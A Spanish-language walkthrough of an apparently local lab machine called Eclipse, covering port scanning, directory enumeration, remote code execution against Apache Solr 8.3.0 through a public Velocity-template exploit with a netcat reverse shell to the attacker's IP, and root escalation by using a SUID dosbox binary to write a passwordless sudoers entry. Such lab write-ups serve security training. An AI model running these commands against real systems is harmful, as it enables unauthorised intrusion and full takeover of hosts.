ECLIPSE

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip eclipse.zip
Archive:  eclipse.zip
inflating: auto_deploy.sh
inflating: eclipse.tar


 inflating: auto_deploy.sh
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh eclipse.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

1- CONECTIVIDAD

```
ping -c1 172.17.0.2
```


```
 ping -c1 172.17.0.2

PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.625 ms

── 172.17.0.2 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.625/0.625/0.625/0.000 ms


IP DE LA MÁQUINA VÍCTIMA      172.17.0.2

IP DE LA MÁQUINA ATACANTE   192.168.0.26

LINUX - ttl=64
```

2- ESCANEO DE PUERTOS


nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-13 15:05 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000044s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.59 ((Debian))
|_http-title: Epic Battle
|_http-server-header: Apache/2.4.59 (Debian)
8983/tcp open  http    Apache Solr
| http-title: Solr Admin
|_Requested resource was http://172.17.0.2:8983/solr/
MAC Address: 02:42:AC:11:00:02 (Unknown)


80/tcp   open  http    Apache httpd 2.4.59 ((Debian))

8983/tcp open  http    Apache Solr
```

puerto 80



puerto 8983



3- ENUMERACIÓN DE SERVICIOS Y DIRECTORIOS

whatweb http://172.17.0.2

```
whatweb http://172.17.0.2

http://172.17.0.2 [200 OK] Apache[2.4.59], Country[RESERVED][ZZ], HTML5,

HTTPServer[Debian Linux][Apache/2.4.59 (Debian)], IP[172.17.0.2], Title[Epic Battle]
```

whatweb http://172.17.0.2:8983

```
whatweb http://172.17.0.2:8983

http://172.17.0.2:8983 [302 Found] Country[RESERVED][ZZ], IP[172.17.0.2],

RedirectLocation[http://172.17.0.2:8983/solr/]

http://172.17.0.2:8983/solr/ [200 OK] Country[RESERVED][ZZ], IP[172.17.0.2], JQuery[2.1.3],

Script, Title[Solr Admin], X-Frame-Options[DENY], X-UA-Compatible[IE=9]
```

gobuster dir -u http://172.17.0.2:8983 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html

```
gobuster dir -u http://172.17.0.2:8983 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2:8983
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,doc,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/v2                   (Status: 200) [Size: 161]
/api                  (Status: 200) [Size: 161]
Progress: 882240 / 882244 (100.00%)
===============================================================
Finished
===============================================================
```

gobuster dir -u http://172.17.0.2:8983/solr -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html

```
gobuster dir -u http://172.17.0.2:8983/solr -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2:8983/solr
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,doc,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 15290]
/img                  (Status: 302) [Size: 0] [--> http://172.17.0.2:8983/solr/img/]
/css                  (Status: 302) [Size: 0] [--> http://172.17.0.2:8983/solr/css/]
/js                   (Status: 302) [Size: 0] [--> http://172.17.0.2:8983/solr/js/]
/schema               (Status: 500) [Size: 486]
/libs                 (Status: 302) [Size: 0] [--> http://172.17.0.2:8983/solr/libs/]
Progress: 882240 / 882244 (100.00%)
===============================================================
Finished
===============================================================
```

Tenemos la versión de solr 8.3.0. Aporto contexto.

Solr 8.3.0 es una versión del motor de búsqueda y plataforma de análisis de datos de código abierto,escrito en el lenguaje de programación Java, Apache Solr, lanzada por la Fundación Apache. Solr se basa en Apache Lucene, una biblioteca de búsqueda de texto completo, y se utiliza principalmente para la indexación y búsqueda de grandes cantidades de texto.

En el dashboard de Solr 8.3.0, el apartado de "Java Properties" proporciona información

detallada sobre el entorno de ejecución de Java y la configuración específica de Solr.

User Information:

user.*: Varias propiedades que indican la configuración del usuario en el sistema operativo,como el país, el directorio de inicio y el nombre de usuario.

De la propiedad user.name con el valor ninhack, podemos deducir que hay un usuario en el sistema operativo con ese nombre. Esto significa que Solr está ejecutándose bajo este usuario.


4- EXPLOTACIÓN

Encontramos un exploit en

https://github.com/AleWong/Apache-Solr-RCE-via-Velocity-template/blob/master/apache_solr_exec.py

Y lo ejecutamos así:

nc -nlvp 8888



Y en otra terminal de kali lo ejecutamos

python apache_solr_exec.py 172.17.0.2 8983 "nc 192.168.0.26 8888 -e /bin/bash"

```
python apache_solr_exec.py 172.17.0.2 8983 "nc 192.168.0.26 8888 -e /bin/bash"

OS Realese: Linux, OS Version: 6.6.15-amd64
if remote exec failed, you should change your command with right os platform

Init node 0×Dojo Successfully, exec command=nc 192.168.0.26 8888 -e /bin/bash
RCE failed @Apache Solr node 0×Dojo
```

Obtenemos acceso

```
nc -nlvp 8888
listening on [any] 8888 ...
connect to [192.168.0.26] from (UNKNOWN) [172.17.0.2] 56678
script /dev/null -c bash
Script started, output log file is '/dev/null'.
ninhack@c4a9f3b3201e:/opt/solr/server$
```

Como podemos comprobar, efectivamente, tenemos un user ninhack

5- EXPLOTACIÓN

Con los permisos sudo nos pide contraseña. Vamos con los SUID

ninhack@c4a9f3b3201e:~$ find / -perm -4000 -type f 2>/dev/null

```
ninhack@c4a9f3b3201e:~$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/passwd
/usr/bin/umount
/usr/bin/chsh
/usr/bin/su
/usr/bin/newgrp
/usr/bin/dosbox
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

Como siempre nos vamos a,

https://gtfobins.github.io/gtfobins/dosbox/#suid

Este ejemplo crea una copia local SUID del binario y la ejecuta para mantener

privilegios elevados.

Comprobamos que dosbox tiene el bit SUID y pertenece al usuario root.

```
ninhack@c4a9f3b3201e:~$ ls -l /usr/bin/dosbox

ls -l /usr/bin/dosbox
-rwsr-xr-x 1 root root 2560896 Sep 19  2022 /usr/bin/dosbox
```

Definimos la variable LFILE

```
LFILE='\etc\sudoers.d\ninhack'
```

Utiliza dosbox para montar la unidad C, escribir en el archivo

/etc/sudoers.d/ninhack y luego salir:

```
/usr/bin/dosbox -c 'mount c /' -c "echo ninhack ALL=(ALL) NOPASSWD: ALL

>c:$LFILE" -c exit

sudo su

whoami

root
```